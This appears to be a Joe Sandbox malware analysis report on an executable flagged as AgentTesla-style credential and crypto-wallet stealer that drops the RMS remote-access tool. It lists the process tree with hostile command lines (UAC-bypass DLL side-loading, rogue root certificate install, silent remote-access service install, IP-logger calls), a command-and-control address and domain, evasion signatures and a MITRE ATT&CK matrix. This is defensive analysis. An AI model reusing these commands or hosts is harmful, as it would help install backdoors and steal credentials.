ID: 383846
Sample Name: 1wOdXavtlE.exe
Cookbook: default.jbs
Time: 10:59:40
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents

Copyright Joe Security LLC 2021

Copyright Joe Security LLC 2021


Analysis Report 1wOdXavtlE.exe

Overview


General Information

Sample Name:	1wOdXavtlE.exe
Analysis ID:	383846
MD5:	a7e67e6abd539a..
SHA1:	cea85a6d9e417f2.
SHA256:	f1849f447bfa07c…
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




RMSRemoteAdmin

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Yara detected AntiVM3
- .NET source code contains method …
- .NET source code contains potentia…
- Connects to many ports of the same…
- DLL side loading technique detected
- Drops executables to the windows d…
- Found many strings related to Crypt…
- Injects a PE file into a foreign proce…
- Installs new ROOT certificates
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Performs DNS queries to domains w…

Classification



Startup

- **System is w10x64**
- 1wOdXavtlE.exe (PID: 6844 cmdline: 'C:\Users\user\Desktop\1wOdXavtlE.exe' MD5: A7E67E6ABD539AEDDBB9021D23F6F217)
  - 1wOdXavtlE.exe (PID: 6980 cmdline: {path} MD5: A7E67E6ABD539AEDDBB9021D23F6F217)
    - iexplore.exe (PID: 6732 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' https://iplogger.org/1tncg7 MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
      - iexplore.exe (PID: 6852 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6732 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
      - iexplore.exe (PID: 5872 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6732 CREDAT:82946 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 6864 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' https://iplogger.org/1tsTg7 MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
    - servs.exe (PID: 2924 cmdline: 'C:\Users\user\AppData\Local\Temp\servs.exe' MD5: 6DF7008811F88EEB253064A99C79F234)
      - servs.tmp (PID: 6552 cmdline: 'C:\Users\user\AppData\Local\Temp\is-5B1U4.tmp\servs.tmp' /SL5='$104D8,10541093,724480,C:\Users\user\AppData\Local\Temp\servs.exe' MD5: C1B49299EB51AFA1264D69FC022BB49B)
        - cmd.exe (PID: 6396 cmdline: 'C:\Windows\system32\cmd.exe' /C "C:\ProgramData\uacwev.bat" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
          - conhost.exe (PID: 4996 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - PasswordOnWakeSettingFlyout.exe (PID: 6428 cmdline: C:\Windows \System32\PasswordOnWakeSettingFlyout.exe MD5: F0C8675F98E397383A112CC8ED5B97DA)
            - pass.exe (PID: 5880 cmdline: C:\ProgramData\pass.exe MD5: A5E2BB848405DFC3A56FC892B691B614)
              - pass.tmp (PID: 5400 cmdline: 'C:\Users\user\AppData\Local\Temp\is-BVEFJ.tmp\pass.tmp' /SL5='$10584,9506241,724480,C:\ProgramData\pass.exe' MD5: C1B49299EB51AFA1264D69FC022BB49B)
                - cmd.exe (PID: 5712 cmdline: 'C:\Windows\system32\cmd.exe' /c 'regedit /s C:\ProgramData\Immunity\ses.reg' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
                  - conhost.exe (PID: 4980 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
                  - regedit.exe (PID: 6912 cmdline: regedit /s C:\ProgramData\Immunity\ses.reg MD5: AC91328EE5CFFBD695CE912F75F876F6)
                - cmd.exe (PID: 5224 cmdline: 'C:\Windows\system32\cmd.exe' /C "C:\ProgramData\Immunity\install.cmd" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
                  - conhost.exe (PID: 4440 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
                  - CertMgr.Exe (PID: 5848 cmdline: certmgr.exe -add -c Sert.cer -s -r localMachine Root MD5: 229EE3F6A87B33F0C6E589C0EA3CC085)
                  - rutserv.exe (PID: 1684 cmdline: 'rutserv.exe' /silentinstall MD5: 43B697A1A52D948FCBEAE234C3CBD21E)
          - timeout.exe (PID: 1180 cmdline: TIMEOUT /T 8 MD5: EB9A65078396FB5D4E3813BB9198CB18)
    - ssevs.exe (PID: 6444 cmdline: 'C:\Users\user\AppData\Local\Temp\ssevs.exe' MD5: 17A490DB01806E788407EC152760E5B8)
      - ssevs.exe (PID: 5728 cmdline: {path} MD5: 17A490DB01806E788407EC152760E5B8)
    - sssevs.exe (PID: 5328 cmdline: 'C:\Users\user\AppData\Local\Temp\sssevs.exe' MD5: 7B640BAE01407187610BA076D5509628)
      - sssevs.exe (PID: 4748 cmdline: {path} MD5: 7B640BAE01407187610BA076D5509628)
- svchost.exe (PID: 6904 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3252 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6692 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7016 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2468 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Copyright Joe Security LLC 2021

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\Immunity\is-2SOD7.tmp	JoeSecurity_DelphiSystemParamCount	Detected Delphi use of System.ParamCount()	Joe Security	
C:\ProgramData\Immunity\is-4BBH3.tmp	JoeSecurity_RMSRemoteAdmin	Yara detected RMS RemoteAdmin tool	Joe Security	
C:\ProgramData\Immunity\is-4BBH3.tmp	JoeSecurity_DelphiSystemParamCount	Detected Delphi use of System.ParamCount()	Joe Security	


Memory Dumps

Source	Rule	Description	Author	Strings
00000025.00000002.570035288.00000000015DA000.00000002.00020000.sdmp	JoeSecurity_RMSRemoteAdmin	Yara detected RMS RemoteAdmin tool	Joe Security	
00000002.00000002.488788111.0000000002F9C000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000025.00000000.537867326.00000000015DA000.00000002.00020000.sdmp	JoeSecurity_RMSRemoteAdmin	Yara detected RMS RemoteAdmin tool	Joe Security	
00000025.00000002.549143519.0000000000401000.00000020.00020000.sdmp	JoeSecurity_DelphiSystemParamCount	Detected Delphi use of System.ParamCount()	Joe Security	
00000000.00000002.350278531.0000000002CCA000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
Click to see the 2 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

Copyright Joe Security LLC 2021

AV Detection:

- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Machine Learning detection for dropped file
- Machine Learning detection for sample

Networking:

- Connects to many ports of the same IP (likely port scanning)
- Performs DNS queries to domains with low reputation
- Uses known network protocols on non-standard ports

System Summary:

- Uses regedit.exe to modify the Windows registry

Data Obfuscation:

- .NET source code contains method to dynamically call methods (often used by packers)
- .NET source code contains potential unpacker

Persistence and Installation Behavior:

- Drops executables to the windows directory (C:\Windows) and starts them
- Installs new ROOT certificates

Hooking and other Techniques for Hiding and Protection:

- Uses known network protocols on non-standard ports

Malware Analysis System Evasion:

- Yara detected AntiVM3
- Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)
- Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)
- Query firmware table information (likely to detect VMs)
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

- DLL side loading technique detected
- Injects a PE file into a foreign processes

Stealing of Sensitive Information:

- Found many strings related to Crypto-Wallets (likely being stolen)
- Tries to harvest and steal browser information (history, passwords, etc)
- Tries to steal Crypto Currency Wallets


Copyright Joe Security LLC 2021

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 2 1	DLL Side-Loading 1	Exploitation for Privilege Escalation 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium
Default Accounts	Scripting 1	Registry Run Keys / Startup Folder 1	DLL Side-Loading 1	Deobfuscate/Decode Files or Information 1 1	Input Capture 1	File and Directory Discovery 2	Remote Desktop Protocol	Data from Local System 3	Exfiltration Over Bluetooth
Domain Accounts	Command and Scripting Interpreter 2	Logon Script (Windows)	Access Token Manipulation 1	Scripting 1	Security Account Manager	System Information Discovery 1 7 7	SMB/Windows Admin Shares	Input Capture 1	Automated Exfiltration
Local Accounts	At (Windows)	Logon Script (Mac)	Process Injection 1 1 2	Obfuscated Files or Information 3	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer
Cloud Accounts	Cron	Network Logon Script	Registry Run Keys / Startup Folder 1	Install Root Certificate 1	LSA Secrets	Security Software Discovery 5 6 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 2 2	Cached Domain Credentials	Process Discovery 1 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	DLL Side-Loading 1	DCSync	Virtualization/Sandbox Evasion 3 5 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Masquerading 1 2 1	Proc Filesystem	Application Window Discovery 1 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Modify Registry 1 1	/etc/passwd and /etc/shadow	System Owner/User Discovery 2	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Virtualization/Sandbox Evasion 3 5 1	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Access Token Manipulation 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Process Injection 1 1 2	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB

Behavior Graph


Copyright Joe Security LLC 2021




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Copyright Joe Security LLC 2021



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
1wOdXavtlE.exe	22%	Metadefender		Browse
1wOdXavtlE.exe	58%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
1wOdXavtlE.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\ssevs.exe	100%	Joe Sandbox ML		
C:\ProgramData\Immunity\CertMgry\is-OTUTI.tmp	0%	Metadefender		Browse
C:\ProgramData\Immunity\CertMgry\is-OTUTI.tmp	3%	ReversingLabs		
C:\ProgramData\Immunity\is-02I40.tmp	0%	Metadefender		Browse
C:\ProgramData\Immunity\is-02I40.tmp	4%	ReversingLabs		
C:\ProgramData\Immunity\is-1J28N.tmp	3%	Metadefender		Browse
C:\ProgramData\Immunity\is-1J28N.tmp	4%	ReversingLabs		
C:\ProgramData\Immunity\is-2SOD7.tmp	8%	Metadefender		Browse
C:\ProgramData\Immunity\is-2SOD7.tmp	14%	ReversingLabs	Win32.Trojan.RemoteUtilities	
C:\ProgramData\Immunity\is-4BBH3.tmp	8%	Metadefender		Browse
C:\ProgramData\Immunity\is-4BBH3.tmp	14%	ReversingLabs	Win32.Trojan.RemoteUtilities	

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
C:\ProgramData\is-PFD3D.tmp	55%	ReversingLabs	Win64.Trojan.Starter	
C:\ProgramData\is-R3F67.tmp	55%	ReversingLabs	Win32.Backdoor.RaBased	
C:\Users\user\AppData\Local\Temp\is-5B1U4.tmp\servs.tmp	4%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\is-97L06.tmp_isetup_setup64.tmp	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\is-97L06.tmp_isetup_setup64.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\is-QEDPC.tmp_isetup_setup64.tmp	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\is-QEDPC.tmp_isetup_setup64.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\servs.exe	52%	ReversingLabs	Win32.Worm.Ramnit	
C:\Users\user\AppData\Local\Temp\ssevs.exe	22%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\ssevs.exe	40%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://schemas.datacontract.org	0%	URL Reputation	safe	
http://schemas.datacontract.org	0%	URL Reputation	safe	
http://schemas.datacontract.org	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://tempuri.org/	0%	Avira URL Cloud	safe	
http://86.107.197.8:38214/	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://https://icanhazip.com5https://wtfismyip.com/textCbot.whatismyipaddress.com/3http://checkip.dy	0%	Avira URL Cloud	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/GetArgumentsResponse	0%	Avira URL Cloud	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://https://bitbucket.orgD8	0%	Avira URL Cloud	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://pokacienon.xyz/	0%	Avira URL Cloud	safe	
http://pokacienon.xyzdr	0%	Avira URL Cloud	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	
http://www.kkbox.com.tw/	0%	URL Reputation	safe	
http://www.kkbox.com.tw/	0%	URL Reputation	safe	
http://www.kkbox.com.tw/	0%	URL Reputation	safe	
http://search.goo.ne.jp/favicon.ico	0%	URL Reputation	safe	
http://search.goo.ne.jp/favicon.ico	0%	URL Reputation	safe	
http://search.goo.ne.jp/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/	0%	URL Reputation	safe	
http://www.etmall.com.tw/	0%	URL Reputation	safe	
http://www.etmall.com.tw/	0%	URL Reputation	safe	
http://www.amazon.co.uk/	0%	URL Reputation	safe	
http://www.amazon.co.uk/	0%	URL Reputation	safe	
http://www.amazon.co.uk/	0%	URL Reputation	safe	
